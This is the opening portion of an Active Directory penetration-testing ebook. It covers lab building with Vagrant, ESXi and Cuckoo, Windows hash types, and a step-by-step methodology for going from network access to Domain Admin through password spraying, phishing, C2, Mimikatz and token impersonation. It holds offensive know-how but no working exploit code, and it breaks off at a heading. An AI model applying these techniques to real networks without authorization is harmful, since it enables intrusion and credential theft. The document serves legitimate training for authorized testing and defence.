Table of Contents

Darth Sidious

The goal is simple
To share my modest knowledge about hacking Windows systems. This is commonly refered to as red team exercises. This book however, is also very concerned with the blue team; the defenders. That is, helping those who are working as defenders, analysts and security experts to build secure Active Directory environments and monitor them for malicious activity.

There are three major parts in this book

1. Building a lab
2. Hacking it
3. Defending it

I have structured this book so it can be followed more or less sequentally. To practice many of these things, a lab is necessary. That is why I have made a few guides on how to build a lab, with varying degrees of comprehensiveness and size.

Getting started

GETTING STARTED

Getting the Source Code

The source for this book is available in the book's github repository.

Changelog

Date	Who	What
May 2017	chryzsh	Book created
March 2018	chryzsh	Restructured book
30.03.2018	bufferov3rride	Added article Pivoting Through Exchange
02.04.2018	chryzsh	Restructured book again and removed some unfinished articles
11.04.2018	chryzsh	Added the article Building a malware analysis lab
14.04.2018	chryzsh	Added the article Password cracking and auditing
23.04.2018	filippos	Added the article CrackMapExec
06.05.2018	chryzsh	Fixed a link messup and some restructuring

Questions/Suggestions: Ping me on Twitter @chryzsh

Getting started

This guide/tutorial will teach you the following:

- Creating a virtual Active Directory domain lab environment
- Credential Replay Attacks
- Domain Privilege Escalation
- Dumping System and Domain Secrets
- Tools like Empire, Bloodhound and ranger
- Actual pentest experiences

If you have no idea what you are doing, we recommend reading the Mini guide to Windows and then begin Building a lab.

If you have an idea what you're doing and/or already have a lab environment I recommend you check out the article Network access to Domain Admin for a general approach to hacking Active Directory domains.

Obvious disclaimer is obvious

The tools demonstrated in this book should not be used in an environment without complete authorization from it's legal owner. I.e. don't be stupid and don't run commands you don't know what does.

Todo list

- Stealth - improve article
- Introduction to Active Directory
- Kerberos and authentication in AD
- Introduction to PowerShell
- Exploiting MSSQL Servers
- Client Side Attacks
- Domain Enumeration and Information Gathering
- Local Privilege Escalation
- Exchange enumeration and attacks
- Sharepoint enumeration and attack
- Mitigations against common attacks
- General recommendations for securing AD

Future plans

- Kerberos Attacks and Defense (Golden, Silver tickets and more)

- Delegation Issues
- Persistence Techniques
- Abusing SQL Server Trusts in an AD Environment
- Backdoors and Command and Control
- Forest and domain trusts in AD
- Detecting attack techniques
- Defending an Active Directory Environment
- Attacking domain trusts
- LDAP integration with non-Microsoft products

External network access to Domain Admin

Intro

This article attempts to provide a methodology for domain pentests. The scenario is that you have been provided internal network access to a network with one or several domains and nothing more. The goal is to get access as Domain Admin.

In certain pentesting engagements some level of access is usually provided. Very often this is internal network access, but that does not mean you should necessarily skip the parts before. There will potentially be things on the internet that will help on the way to domain admin. I try with this article to provide a manual way to find every piece of information necessary to achieve DA access.

Step by step approach

The general approach to going from external network access to domain admin consists of numerous steps. On a real domain pentest, this usually isn't possible in such a linear fashion as outlined here. There will always be twists and turns requiring you to take steps in multiple directions. However, these steps should help you structure your approach to domain pentesting.

Enumerating the external network

Goal: Acquire a target machine and service You are on the external network, often this will be the Internet. You should of course have a target in mind already. If you're targeting a lab environment, a set of IP addressed should already be available. The first step will be enumerating a set of IPs or subnets. Once one or more target machines and services have been discovered, they should be investigated thoroughly.

Techniques

- Port scanning
- Investigating exposed services

Things to look out for

- IIS (80, 443)
- RDP (3389)
- MSSQL (1433)

- RDS (3389)
- RDWEB (3389, navigate to http://ip/rdweb)
- OWA (80, navigate to subdomain email.domain.com or http://ip/owa\)

Tools

- Nmap
- Firefox

Acquiring domain user credentials

Goal: Acquire domain user credentials A domain user is any user in the domain. We of course have to figure out the domain name first. Once you have acquired the domain name, you can try a technique called password spraying. Most enterprises provide numerous ways of authenticating. Common ways are through Outlook Web Access, SMB or other. That means if we can figure out the syntax we can attempt to authenticate with common passwords. However, when spraying passwords beware of lockout tresholds. Many enterprises have a lockout policy after five attempts.

Method

- Figure out the domain name
- Figure out the domain account name syntax
- Acquire a domain user account name
- Acquire a domain account's password

Technique

- OSINT
- Investigate content of exposed services
- Password spraying on OWA
- Other means of verifying credentials (RDP)

Tools

- OSINT
- Burp Intruder
- Mailsniper

Acquiring a shell on the internal network

Goal: Getting a shell on a machine in the internal network The goal here is getting a payload executed on the internal network that connects back to you. This, so you gain a shell on a machine in the internal network.

The most obvious method is like hacking in 2003, you exploit some vulnrability in an externally exposed service. That can be everything from an RCE in wordpress, Sharepoint or an SQL injection somewhere. If this is not possible, there are tools that can help you abuse existing services like Ruler abuses Exchange. The last alternative is phishing, which may gain you command execution, but at the same time is a somewhat loud way to go about.

Technique

- Abusing externally exposed services
- Exploiting vulnerabilities
- Phishing

Tools

- Ruler
- Phishing with HTA payload
- Metasploit

Command and Control (C2)

Goal: establishing a communication system to the internal network A shell gained through for example an SQL injection might not be the most stable channel to work with. We need to set up a better channel for interacting with the system. This is where a command and control infrastructure comes in. It can easily be set up from an environment where you control port openings like at home, or through an AWS box.

Technique

- Establish a C2 server
- Open a port and listener on the server
- Connect back from domain
- Establish persistence

Tools

- Empire
- dnscat2
- Empire persistence modules

Enumerate the internal network

Goal: Find vulnerabilites on machines in the internal network

Method Only when a domain user shell has been acquired and a stable means of communicating and interacting with the internal network has been established, enumerating the domain itself can begin.

We want to discover as much as possible. The best alternative here is to use a commercial vulnerability scanner. If such a tool is not available, use free tools like Nmap, but remember to stay organized when working in large networks. The output can be enormous.

We're looking for the good stuff here, the domain controllers. In big domains there are usually several.

Other things to look for are port 443 as SSL certificates often contain domain names. In relation to that you should also look for Outlook Web Access portals.

Depending on your goal, this step can potentially be skipped in favor of starting to enumerate the domain instead. You might discover domain admin is wonderfully close, and if that's your goal then spending a lot of time scanning for vulnerabilites is essentially a waste. However, you might discover machines in the domain vulnerable to MS17-010 and if they in fact are exploitable, you have very easy SYSTEM access on boxes. Note that port and vulnerability scanning inside a controlled network usually gets picked up by the blue team very fast. So it's not a good option if you're looking to be stealthy.

Technique

- Scan for vulnerabilites
- Review results
- Pick a target

Tools

- Nessus
- Nmap
- Metasploit

Automatically enumerating the domain

Goal: Discover computers, users, groups and GPOs We want to learn as much as possible about the domain. That means identifying what computers are in the domain, which users and who these belong too. There will also be GPOs applied that can be enumerated.

Certain domains may have several trusts too. Bloodhound is a key tool for this step. Bloodhound should already have given you a path now. A default query in BH is "Shortest path do DA" which should give you a few options, granted the size and/or configuration of the domain. If not, however, manual enumeration is needed.

Technique

- Run Bloodhound collection
- Look for DA sessions
- Look for local admin privileges for current user
- Identify paths to Domain Admin

Tools

- Bloodhound
- PowerView
- Empire

Manually enumerating the domain

Goal: Increasing privileges in the domain Usually if you are a regular user of sorts you won't have privileges to much in the domain. That means you are probably not local administrator anywhere. This is pretty much a key step to be able to use tools like Mimikatz. A typical approach is to go from workstation user -> workstation admin -> server admin -> domain admin.

In a decently patched AD environment, there won't be any point in trying too hard to escalate privileges locally on a box.

Technique

- Identify if the user you have is local admin on any machine
- Identify group memberships
- Identify GPOs applied to user, group membership or current machine
- Possibly escalate privileges locally

Tools

- Empire
- PowerView

Move towards Domain Admin

Goal: Command execution on a box with Domain Admin session on Once a path has been laid out, you can start moving laterally in the domain. However, since AD is built the way it is you don't necessarily have to pop shells all over the place. Not only does this increase the possibility of detection, but if the environment have the capabilities of remoting in to boxes, then that is a better option. This is why i have written command execution and not shell here. While the difference is only so slight, it can be a very efficient way of getting things done. Also consider you will potentially be doing these kinds of activities over a tunnel, which might add significant delay to your operations. Normally, the deeper you get into the internal network, the tougher it gets.

This step depends a lot on the domain size, security maturity and configuration. If every user has local administrator access on their workstations or there are hundreds of DAs, this step is usually trivial

Technique

- Pick a target box where DA has session
- Enumerate privileges on that box
- Enumerate whether remote command execution is possible

Tools

- WinRM
- WMI
- PsExec
- Empire lateral movement modules

Hijack Domain Admin access

Goal: Command execution as DA or DA credentials
By this point you should have access to execute command on a box that hopefully has a domain admin logged in. The goal of this step is then to escalate privileges to DA. If you are local administrator on the box, this is easy. You can simply use mimikatz to dump credentials (passwords or hashes) for users. If that is not an option you can use token impersonation to steal the DA's token. However, if no admin privileges at all is possible to gain, you should start enumerating who is local admin on this box and see if you can acqurie said privilege.

Technique

- If local admin -> Mimikatz
- Else -> enumerate who is local admin
- Gain user to local admin for said box

Tools

- Powershell
- PowerView
- Invoke-TokenImpersonation
- Invoke-InternalMonologue

Intro to Windows hashes

Windows hashes

There are a few different types of hashes in Windows and they can be very confusing. Some explanations can be found here and here but read this first:

No Windows hashes are salted, so two identical hashes will yield the same plaintext. Windows hashes are broken down into two hashes. LMhash and NTLMhash. This is an example:
`testuser:29418:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71`

Broken down:
`username : unique_identifier : LMhash : NThash`

- **LM** - The LM hash is used for storing passwords. It is disabled in W7 and above. However, LM is enabled in memory if the password is less than 15 characters. That's why all recommendations for admin accounts are 15+ chars. LM is old, based on MD4 and easy to crack. The reason is that Windows domains require speed, but that also makes for shit security.
- **NT** - The NT hash calculates the hash based on the entire password the user entered. The LM hash splits the password into two 7-character chunks, padding as necessary.
- **NTLM** - The NTLM hash is used for local authentication on hosts in the domain. It is a combination of the LM and NT hash as seen above.
- **NetNTLMv1/2** - Hash for authentication on the network (SMB). Sometimes called NTLMv2, but don't get confused; it is not the same as an NTLM hash.

In windows the hashes are stored in memory for single sign-on purposes. Everytime a user clicks on a network share the creds are passed across the network. We can exploit this by grabbing those credentials while in transit or on the machine itself. The alternative is to always ask the user for credentials, which will rarely happen in a windows environment.

NTLM hash is just as good as plaintext creds when authenticating to windows machines so it's not that big of a deal if you can't grab plaintext credentials. By good I mean it is possible to just pass the hash to authenticated, you don't need the password itself.

Cracking hashes can be a lot of fun, and since most user passwords are shitty / not complex they can easily be cracked in the manner of seconds or minutes. Imagine if the domain has a password reset policy of 90 days. If you crack a user's credentials in two hours it's a big fail for them. If you can crack a domain admin's creds in two hours or even a few days it's game over for them. But instead of cracking hashes, we can reuse them by relaying.

Authentication in Windows

There are numerous ways of proving identity in Windows systems.

- **Passwords** - Passwords are
- **Hashes** - Windows can use hashes for authentication. It is possible to leverage attacks like pass-the-hash to prove identity with a compromised user, completely without the account password.
- **Tokens** - the concept of token is identity. When a user or service logs in to a system, the system validates their identity once, and mints a token, which is handed to that user/service and serves as their identity. The system then doesn't need to validate identity every time a program opens a file, for example. This basically ensures a clean separation between authentication (proving a user/service is who they say they are) and authorization (determining whether a user/service can access some resource).
- **Tickets** - usually refers to Kerberos tickets, see below.

Kerberos

Kerberos is an authentication protocol in Windows based on _tickets _to allow machines communicating over non-secure networks to provide their identity to one another in a secure manner. Kerberos builds on symmetric key cryptography and requires a trusted third party, and optionally may use public-key cryptography during certain phases of authentication. Kerberos uses UDP port 88 by default.

There have been discovered multiple exploits for Kerberos over the years:

- MS14-068

Windows name resolution

There are a few different name resolution protocols and names in Windows:

- **FQDN** - Fully Qualified Domain Name
- **WINS** - Windows Internet Name Service
- **NBT-NS** - (NetBIOS Name Service) - commonly referred to as **NetBIOS**
- **LLMNR** - Link-Local Multicast Name Resolution
- **WPAD** - Web Proxy Auto-Discovery Protocol

If the name is a **FQDN**, which means a full name including domain name like `test.lab.local` it queries the hosts file, and then a DNS-server for name resolution.

If the name is an unqualified name like `\\fileshare`, the following name resolutions are attempted to find the that fileshare:

1. **LLMNR** - uses multicast to perform name resolution for the names of neighboring computers without requiring a DNS server.
2. **NetBIOS** - queries a WINS-server for resolution if present. If not, it uses broadcast to resolve the name from neighboring computers.

Because FQDN lookup is not common for fileshares and isn't enabled by default it checks LLMNR and then NetBIOS. In the corporate world a DNS server is available to look up resources, in a home environment it's less likely so if you want to share content between two hosts, LLMNR and NetBIOS is how it's done. However, users don't usually type in `share.hacklab.net` in the address field in explorer, so the name resolution resorts to LLMNR and NetBIOS.

Building a lab

There are a few guides to building a lab in this book.

Mini lab for children

The first lab guide helps you set up a very small and simple lab consisting of a domain controller and a few workstations. The goal is to practice credential relaying using Responder and other fun tools.

Big boy labs for big boys

I have added an article for building a much bigger lab using ESXi and automating a lot of it with Vagrant. If you feel confident, brave and have a lot of time, go for this. It requires fundamental knowledge of setting up Active Directory and configuring Windows machines. It could be used as a companion lab for MCSA and MCSE certifications.

Automated Lab

I've been playing with AutomatedLab for a while using Hyper-V. More to come!

Preparing Kali

You need some tools for this guide. Get ready! Make a directory to put all this in, because it can get messy. I won't explain all the tools and how to install them, because the different tools and procedures might change.

- Impacket - A python collection for networking. Includes ntlmrelay, which will be useful later.
- Responder - Tool for poisoning requests. Use this forked repo rather than SpiderLabs' repo, because it is no longer maintained.
- Empire - A framework almost like Metasploit, but for Windows hacking.
- CrackMapExec - Includes tools to check for SMB signing.
- DeathStar - A for automating the process of becoming Domain Admin.
- BloodHound - Creating a map of AD. Check /releases on the GitHub page for precompiled binaries!
- PowerSploit - Powershell tools for post exploitation, some are included in Empire already.
- Mimikatz - Dumping credentials.
- Neo4j - Database to use with BloodHound.

Most of these should be available through apt. If not, install them by cloning in git and putting them in /opt. Now you may need to play a litte with installing the tools and their dependencies. A lot of them are written in Python, so familiarize yourself with pip. Make sure you are running tools and scripts with the correct Python version. Certain tools are written for 2.7 and some for 3. How to use the tools are explained in subsequent parts of this tutorial.

Building a small lab

VMware or Virtualbox

- Set up a host-only network with DHCP on the host machine.
- Start whatever DHCP service you are running on your host.
- If you're using ESXI or other types of hypervisors, you probably don't need me telling you what to do.

Install VMs

For this lab, installing a few Windows hosts and a server is necessary. Windows ISO's can be acquired here and be run in trial mode. Architechture, service packs and patch levels are not important for this lab, unless you want to create specifically vulnerable machines. This will be added in the future. Kali Linux can be downloaded from their website.

Install the following as VMs:

- **Windows 7**
- **Windows 8 or 8.1**
- **Windows 10**
- **Windows Server 2012 R2**
- **Kali Linux**

Give each machine a minimum of 2 vCPU, 2 GB RAM and enough storage space. Remember to set the network adapter for the VMs to the host-only network you created. Remember to also add an adapter in the Kali VM settings and make sure it gets an IP from the DHCP. You should be able to ping host from Kali and vice versa.

Set the same password on all accounts, as they will be the local administrator on the hosts. Set a stronger password on the Server which will be set up as Domain Admin (DA).

Create a domain on the Domain Controller and add some users

A good tutorial on setting up a Domain Controller

- Create a Domain on the Server 2012 R2 machine

- Set the time correctly (this is actually important)
- Set it up as a Domain Controller (DC)
- Create three user accounts in the domain and give them simple names and passwords, like User1:Password1
- Set a static IP with DNS pointed to 127.0.0.1

Add hosts and users to the domain

These steps must be performed for all hosts: W7, W8 and W10.

- Log in as the administrator account on all hosts
- Set the time correctly (this is actually important)
- Disable Windows Defender and Windows Firewall
- Enable network sharing
- Set DNS settings to point to the IP of the DC
- Change the "computer name" to something easy (like W7 for the Windows 7 machine)
- Add the hosts to the domain
- Add the "Domain Users" group to the administrators group using `net localgroup administrators /add "DOMAIN\Domain Users"`
- To confirm the group was added, run `net localgroup Administrators` and you should see "Domain Users" added to that group
- Log in to each of the domain users you created earlier on the workstations, except one box of your choosing, where you log in as DA
- Ping all the machines back and forth to make sure everything is working. Ping Kali and the host as well.

Building a lab with ESXI and Vagrant

Lab design

ESXi 6.5 installed on a physical box, with multiple VMs on an isolated virtual network. A virtual firewall is the border for the internal network and supplies VPN access. VPN access will be set up to connect straight into the network, but no domain user provided.

Domain design

Nothing here yet

Server plan

Hostname	Role	OS
DC01	Domain controller	Server 2012 R2
FS01	File server	Server 2008 R2
WEB01	Web server	Server 2016 Tech Eval
WS01	Workstation	W10 Enterprise
WS02	Workstation	W7 Enterprise
CENT01	Annoying Linux box	CentOS 7.4
FW01	Firewall	pfSense

Prepping

Install all the software requirements and download the necessary ISOs. They can be acquired from the MS Evaluation Center (trial) or The-Eye (Volume Licensing (VL)).

Hardware requirements

- ESXi 6.5 compatible hardware (can use 6.0 if incompatible)
- Minimum 32 GB RAM
- A drive for ESXi - rquires only 8 GB

- A drive for the actual VMs - 500 GB+
- A USB drive to install ESXi with - minimum 1 GB
- A separate computer to do management from

Software requirements

VMware

- ESXi 6.5
- VMware Workstation 1x.x
- VMware ovftool
- vCenter appliance
- vSphere client

Orchestration

- Vagrant
- Vagrant VMware ESXi plugin - josenk/vagrant-vmware-esxi: A Vagrant plugin that adds a vmware ESXi provider support
- Vagrant Reload Provisioner - aidanns/vagrant-reload
- Vagrant WinRM Syncedfolders - Cimpress-MCP/vagrant-winrm-syncedfolders

ISOs

- Windows Server 2012 R2
- Windows Server 2016
- Windows 7 Enterprise Edition
- Windows 10 Enterprise Edition
- CentOS 7.4

Installing ESXI

Download ESXI 6.5 image

Use Rufusto make a bootable USB key from the ESXI image.

Boot the lab machine from USB and install ESXi on the small drive as per instruction.

After installation, reboot the server. ESXi should now provide a DHCP-leased IP-address you can access from a web panel.

It can be a good idea to set a static IP at this point to prevent the ESXi network adapter' IP to keep changing when you're doing things.

Troubleshooting

Troubleshooting write speeds with SSD: https://communities.vmware.com/thread/554004

ESXi 6.5 includes a new native driver (vmw_ahci) for SATA AHCI controllers, but that introduces performance problems with a lot of controllers and/or disks.

Try to disable the native driver and revert to the older sata-ahci driver by running

`esxcli system moduleset--enabled=false--module=vmw_ahci`

Enabling ESXi shell and SSH

The Vagrant ESXi plugin requires SSH to be anabled.

1. At the direct console of the ESXi host, press F2 and provide credentials when prompted.
2. Scroll to Troubleshooting Options and press Enter.
3. Choose Enable ESXi shell and Enable SSH and press Enter once on each of them
4. Press Esc until you return to the main direct console screen.

Setting static IP for the ESXi host

1. Press F2 on the ESXi console, provide credentials when prompted
2. Configure management network -> IPV4 Configuration
3. Press space on `Set static ipv4 address`
4. Press Esc until you return to the main direct console screen.

Adding a datastore to ESXi

Add the big drive, where the virtual machines will be stored as a datastore in ESXi.

1. In the ESXi web client press `Storage` in the left side pane.
2. Just follow the instructions after selecting `New datastore` from the menu,
3. Add a drive, give it a name like `VMs` and use the whole drive as one partition.

Adding a network configuration to ESXi

1. Select Networking on the left side pane
2. Click Add standard switch, name it vSwitch1

3. I forgot what step 3 was
4. Click port group, ADD port group.
5. Give it the name `Lab Network`, assign it to `VLAN 0`, assign it to `vSwitch0` which is the default virtual switch.

Installing Vagrant

Install Vagrant and the plugins

```
vagrant plugin install vagrant-vmware-esxi
vagrant plugin install vagrant-winrm-syncedfolders
vagrant plugin install vagrant-reload

vagrant plugin list
    vagrant-reload (0.0.1)
    vagrant-vmware-esxi (2.3.1)
    vagrant-winrm-syncedfolders (1.0.1)
```

(NEW WAY) - Build VMs with Packer

Packer helps us automate the tiresome process of preparing images into VMs ready for deployment.

(OLD WAY) - Downloading operating systems in Vagrant

Using the following syntax download the required operating systems using Vagrant. Select `vmware_desktop` as provider when prompted. It is wise to choose boxes from the Vagrant cloud that doesn't have any configuration management built in; those are usually indicated by `nocm`.

```
vagrant box add opentable/win-2008r2-enterprise-amd64-nocm
vagrant box add opentable/win-2012r2-standard-amd64-nocm
vagrant box add StefanScherer/windows_2016
vagrant box add opentable/win-7-enterprise-amd64-nocm
vagrant box add StefanScherer/windows_10`
```

Vagrant box opentable/win-2008r2-enterprise-amd64-nocm - Vagrant Cloud

Vagrant box opentable/win-2012-standard-amd64-nocm - Vagrant Cloud

Vagrant box StefanScherer/windows_2016 - Vagrant Cloud

Vagrant box opentable/win-7-enterprise-amd64-nocm - Vagrant Cloud

Vagrant box StefanScherer/windows_10 - Vagrant Cloud

(OLD WAY) - Preparing base images for every OS

Deploying to Vagrant and applying things like powershell config during deployment will be a lot easier if the VMs are prepped. This process must be repeated for every VM, which is a drag, but it only has to be done once.

- Make a new directory and call it PrepSever2016. Copy the entire directory of the VM `.vagrant.d/boxes/repoNameOfVM` to a new directory.
- Before booting the VM in Workstation, set up a file share, because transfering files to the box is necessary.
- If not possible, set up a network adapter so you can host the files on a local web server or on Github so you can download them to the box.
- Proceed to boot the box in VMware workstation and prepare the following:

1. Fix accounts

Enable the local Administrator account and delete the Vagrant account by doing

- Control panel -> User accounts -> Manage another account -> Administrator -> Set a password for the Administrator account -> Log out
- Log in as Administrator using the new password, go into Control panel -> Users -> Remove User Acccounts -> Delete the Vagrant account -> Click delete files

2. Install VMware tools

Do it through the VMware workstation interface. Should be self explanatory.

3. Windows Update

- Use this WU.ps1 script to download and install updates for the operating system.
- Open powershell.exe as an Administrator and run `Import-Module C:\Users\Administrator\Desktop\WU.ps1`
- This must potentially be performed numerous times with several reboots until there are no more updates to apply. Just keep running it until it says there are no more updates.

4. Installing .Net framework

4. Run Sysprep

Sysprep will be done through the XML file provided here: link

- Change the Administrator and autologin password to the correct password

- Change the time zone. Look up Microsoft time zones values here: https://msdn.microsoft.com/en-us/library/ms912391(v=winembedded.11).aspx

Perform sysprep with the following command. OOBE is Out Of Box Experience, the startup screen welcome bullshit. The script itself preps the system and enables WinRM.

```
C:\Windows\system32\sysprep\sysprep.exe /generalize /oobe /shutdown
/unattend:c:\users\Administrator\Desktop\sysprep.xml
```

5. Verification

The VM should now be shut down and we want to verify that everything works as intended.

- Go to VM -> Manage -> Clone -> Full clone and make a full clone of the VM. (Takes ages)
- Boot the clone and verify that everything was set correctly.
- Shut down and delete the clone or achive it as a Baseline image.
- Make a copy of the VM you have fixed and put it in the `boxes` folder.
- Rename the folder to Server2016 or whatever name you prefer.
- If you are short on disk space, you can delete the original VMs downloaded from Vagrant cloud and/or clones, but note that they might be useful to have around for later in case something borks.
- Snapshot?

Deploying VMs with Vagrant

Initialize repo

Initialize a repo. This, amongst other files creates the very important Vagrantfile which holds the deployment configuration.

```
vagrant init
```

Vagrantfile configuration

The documentation fro the vmware esxi plugin has examples and configurations.

https://github.com/josenk/vagrant-vmware-esxi/wiki/Vagrantfile-examle:-Single-Machine,-fully-documented.

https://www.vagrantup.com/docs/vagrantfile/machine_settings.html
Each define tag is one box, so you can have multiple boxes, in fact your entire lab in just one Vagrantfile.

Set the name of the box and pointer to the box you downloaded in previous steps. The winrm parameters specify that WinRM (powershell remote controlling boxes) should be used for deployment. In relation to this, many powershell scripts can be added for tasks like adding a box to a domain, setting certain system parameters, in general preparing the OS so this does not become a manual job.

The esxi parameters are at the bottom. Hostname must point to the management network virtual switch interface and the password must of course be set.

```
Vagrant.configure("2") do |config|
config.vm.synced_folder ".", "/vagrant", disabled: true

  config.vm.define "WEB01" do |config|
    config.vm.box = "Server2016"
    config.vm.hostname="WEB01"
    config.vm.guest = :windows
    config.vm.communicator = "winrm"
    config.vm.synced_folder "C:\\Users\\chris\\Google Drive\\Hacking\\beelabs\\AD_File
s", "C:\\windows\\temp", type: "winrm"
    config.vm.boot_timeout = 100
    config.vm.graceful_halt_timeout = 100
    config.winrm.timeout = 120
    config.winrm.username = "Administrator"
    config.winrm.password = "PASSWORD"
    config.winrm.transport = :plaintext
    config.winrm.basic_auth_only = true
    config.vm.provision "shell", inline: "Rename-Computer -NewName WEB01"
    config.vm.provision :reload

    config.vm.provider :vmware_esxi do |esxi|
      esxi.esxi_hostname = "10.0.0.10"
      esxi.esxi_username = "root"
      esxi.esxi_password = "PASSWORD"
      esxi_virtual_network = "Lab Network"
      esxi.esxi_disk_store = "VMs"
      esxi.guest_memsize = "2048"
      esxi.guest_numvcpus = "2"
      esxi.mac_address = ["00:50:56:3f:01:01"]
    end
  end
  end
end
```

After the configuration file has been verified run
`vagrant status`
and fix eventual errors
then do deploy the machine run

```
vagrant up
```

This takes the Vagrantfile, applies it, and uses OVFtool to deploy it to the ESXi host using the aforementioned plugin.

If the box is shut down and booting it is necessary you want to up it without provisioning it, so specify the following

```
vagrant up BOX01 --no-provision
```

After the box has been deployed and provisioned it might be a good idea to shut it down and take a snapshot. This can also be done from vagrant using `vagrant snapshot push` to take a snapshot and `vagrant snapshot pop` to roll back. To show all snpashots do `vagrant snapshot list`

Cuckoo malware analysis lab

Cuckoo malware analysis lab
Building a malware analysis lab with Cuckoo sandbox
Useful for both red and blue teams

I was inspired by this great article by Rastamouse and decided to build an identical lab. It may seem slightly out of scope for this book, but you have to consider that if you develop your own payloads and tools you must test them before you put them into a production environment.

I got it set up with some minor issues that I worked it. So in this guide I try to address some of the things that didn't work perfectly when setting this up to make it as smooth as possible. The result is approximately the same as rasta's lab so you can refer to his figures if you need to visualize this.

Ping me on Twitter @chryzsh if something's not working. I will update the guide.

As Rastamouse says in his article, VMWare is necessary on the physical host as because to have 64-bit VMs for the malware sandboxes we need support for VT-x/AMD-V. VMWare Workstation / Player does not have this restriction.

Box	OS	Software installed
Physical Host	Windows 10	VMWare Workstation
Virtual Cuckoo Host OS	Ubuntu Server 16.04 x64	Cuckoo & Virtualbox
Virtual Sandbox VM	W7 x64	Python with Cuckoo agent
Virtual Sandbox VM	W10 x64	Python with Cuckoo agent

Setting up VMWare

In VMWare workstation, go to Edit -> Virtual network editor and change the VMnet1 (Host-only) IP subnet to 192.168.45.0/24 and enable DHCP.

During this guide we sometimes have to change networking settings, even while VMs are running. If you do that, remember to restart the networking service in Ubuntu so config and interfaces gets updated. `sudo /etc/init.d/networking restart`

Configuring the Cuckoo host

I followed the wizdom of the Rasta and gave the Ubuntu server the following specs

- 8 CPU Cores
  - Tick `Enable Virtualize Intel VT-x/EPT or AMD-V/RVI`
- 4GB RAM
- 100GB Hard Disk
- NIC 1: Bridged (we will change it to NAT later)
- NIC 2: Host-Only

Proceed to install Ubuntu 16.04 in VMWare workstation. Set the username to cuckoo.

Installing software

Once your Install the requirements to get Cuckoo and Virtualbox running

```
cd ~
sudo apt update
sudo apt install python python-pip python-dev libffi-dev libssl-dev python-virtualenv
python-setuptools libjpeg-dev zlib1g-dev swig mongodb python-pip virtualbox tcpdump ap
parmor-utils
```

Install some additional tools

```
sudo apt install git vim cifs-utils smbclient terminator unzip xfce4 firefox
```

If you want you can now boot to the graphical user environment XFCE using `startx` and finish the rest of the setup from there.

Finish the rest of the setup of cuckoo

```
sudo aa-disable /usr/sbin/tcpdump
sudo setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
pip install -U pip pycrypto distorm3
git clone https://github.com/volatilityfoundation/volatility
cd ~/volatility/
sudo python setup.py install
cd ~/
virtualenv cuckoo
. cuckoo/bin/activate
pip install -U yara-python==3.6.3 cuckoo
cuckoo
exit
```

The install should now be finished and you have verified Cuckoo is working.

Proceed to set up a Host-only network for Virtualbox. Add a new host-only network by doing the following.

```
Go to Virtualbox -> File -> Preferences -> Network -> Host-only Networks -> Press the
little green + icon.

Click the screwdriver icon just below it and make sure the IP subnet is set to 192.168
.56.0/24 and that DHCP is disabled.
```

A new `vboxnet0` should now appear in the list. This interface

Restart the networking service in Ubuntu and verify with `ip addr` that a new interface has been added.

Transfering ISOs from Windows to Ubuntu

I had some minor trouble getting the files over as file sharing between VMs can be a bit of a jerk sometimes. So I prefer using SMB for transfer. You should have a Share set up on your Windows host

Connect to your share using SMB and download whatever ISOs and software you need `smbclient -U username //10.0.0.2/Downloads -m SMB3 -W win` `get windows7x64.iso`

After this is done you can go back to the VM settings for the Ubuntu box in and change the first NIC to NAT.

Configuring the Guest VMs

Open VirtualBox and create your base VMs - I'm just going to create Windows 7 32-bit & 64-bit VMs called Win10x64 and Win7x64 respectively. They can be small VMs. So give them

- 1 CPU
- 512MB RAM
- 10GB HDD
- 1 NIC attached to vboxnet0

During installation, set the username to cuckoo for all VMs. Wait for the installation to finish.

Set a static IP in each VM

- Win10x64 - 192.168.56.10
- Win7x64 - 192.168.56.15

You will also want to

- Disable the Windows Firewall
- Disable UAC (Never Notify)
- Disable Windows Updates (don't even bother with W10)

Download the latest Python 2.7.x for Windows to your Ubuntu server. Host the files a convenient place and fire up a simple web server `cd ~/Downloads` `cp ~/cuckoo/agents/agent.py ~/Downloads` `python -m SimpleHTTPServer`

Download the x64 MSI installer and the Cuckoo agent `192.168.51:8000/python-2.7.14.amd64.msi` `192.168.51:8000/agent.py`

Install Python manually in each VM.

Start the Cuckoo agent by opening a `Command Prompt as Administrator`.

Whilst the VMs are running, follow these steps to snapshot them (repeat for each VM):

```
VBoxManage snapshot "Win7x64" take "Win7x64_snap" --pause
VBoxManage controlvm "Win7x64" poweroff
VBoxManage snapshot "Win7x64" restorecurrent
```

In the GUI, they should appear as `Saved`

Configuring Cuckoo

`vim ~/cuckoo/conf/virtualbox.conf`

- `mode = headless` -> `mode = gui` is useful for testing.
- `machines = cuckoo1` -> `machines = Win1x64,Win7x64` plus any others you've made.

`cuckoo1` is the default example. Each VM needs its own little block.

```
[Win10x64]
label = Win10x64
platform = windows
ip = 192.168.56.10
snapshot = Win10x64_snap

[Win7x64]
label = Win7x64
platform = windows
ip = 192.168.56.15
snapshot = Win7x64_snap
```

Now you should be able to run cuckoo. Start Cuckoo `. cuckoo/bin/activate` `cuckoo`

Now fire up another terminal and start the Cuckoo web GUI `cuckoo web runserver 192.168.45.128:8080`

You can then submit a sample and enjoy the results :)

Password spraying

General approach

Password spraying is a technique to attempt logins using valid usernames and a list of passwords with the purpose of obtaining a set of valid credentials.

This technnique is naturally somewhat unreliable and is also on the edge of opsec if not carefully executed. Password spraying should therebefore be attempted in a very controlled fashion, and across multiple users to avoid lockouts. Password spraying is a technique that falls under MITRE ATT&CK technique T1110 - Brute force.

The technique has certain requirements that must be fulfilled for it to work. It doesn't matter if its performed externally or internally, the principles stay the same. Most of the required elements can be found without too much effort.

Requirements

